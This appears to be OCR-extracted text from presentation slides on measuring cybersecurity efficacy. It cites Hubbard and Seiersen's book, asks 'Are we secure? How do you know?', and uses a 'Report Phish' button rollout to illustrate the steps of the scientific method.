




FRAME THE PROBLEM


- EDUCATE MANAGEMENT ON SECURITY TOPICS
- RELATE YOUR SOLUTION TO HOW IT HELPS THE BUSINESS
- HOW DOES THIS AFFECT THE BOTTOM LINE?
- PRESS YOUR BOSS’S BUTTON

MAKE THE PROBLEM REAL



YOU CAN'T MANAGE
WHAT YOU DON'T MEASURE.

-W. Edwards Deming


How to Measure Anything in Cybersecurity Risk
DOUGLAS W. HUBBARD
& RICHARD SEIERSEN
HOW TO MEASURE ANYTHING IN
CYBERSECURITY RISK
Forewords by
DANIEL E. GEER, JR.
& STUART MCCLURE
WILEY


Are we secure?

Are we secure?


How do you know?

AUTHENTICITY
IT SECURITY
PIRACY
ONLINE
HACKERS
ONLINE
SPYWARE
CYBERTERRORIST
PREVENTION
CYBERWARFARE
AUTHENTICITY
INTERNET
IT SECURITY
VIRUS
INTEGRITY
ONLINE
IT SECURITY
INTERNET
CYBER ATTACKS
INTERNET
COMPUTING
INTERNET
PIRACY
PREVENTION
DATABASE
AUTHENTICITY
SPYING
PIRACY
CYBER ATTACKS
SOFTWARE
DEFENSE
PIRACY
OFTWARE
VIRUS
HACKERS
SPYING
VIRUS
INTEGRITY
DEFFNSE
COMPUTING
TEGRITY
ONLINE
REVENTION
BERWARFARE
DEFENSE

Efficacy of ‘Report Phish’ Button



May 12, 2019
‘Report Phish’ Button Go Live



THE SCIENTIFIC METHOD

1 QUESTION
Pick something you're curious about.


2 HYPOTHESIS
Make an educated guess at your question's answer.

3 EXPERIMENT
Make a plan & test your hypothesis.

4 DATA
Record your experiment's results and your observations.

5 ANALYZE
Review and draw conclusions.

6 REPORT
Explain your results and whether your hypothesis was correct.



THE SCIENTIFIC METHOD

1 **QUESTION** Pick something you're curious about.


2 **HYPOTHESIS** Make an educated guess at your question's answer.


3 **EXPERIMENT** Make a plan & test your hypothesis.

4 **DATA** Record your experiment's results and your observations.

5 **ANALYZE** Review and draw conclusions.

6 **REPORT** Explain your results and whether your hypothesis was correct.





THE SCIENTIFIC METHOD

1 QUESTION
Pick something you're curious about.

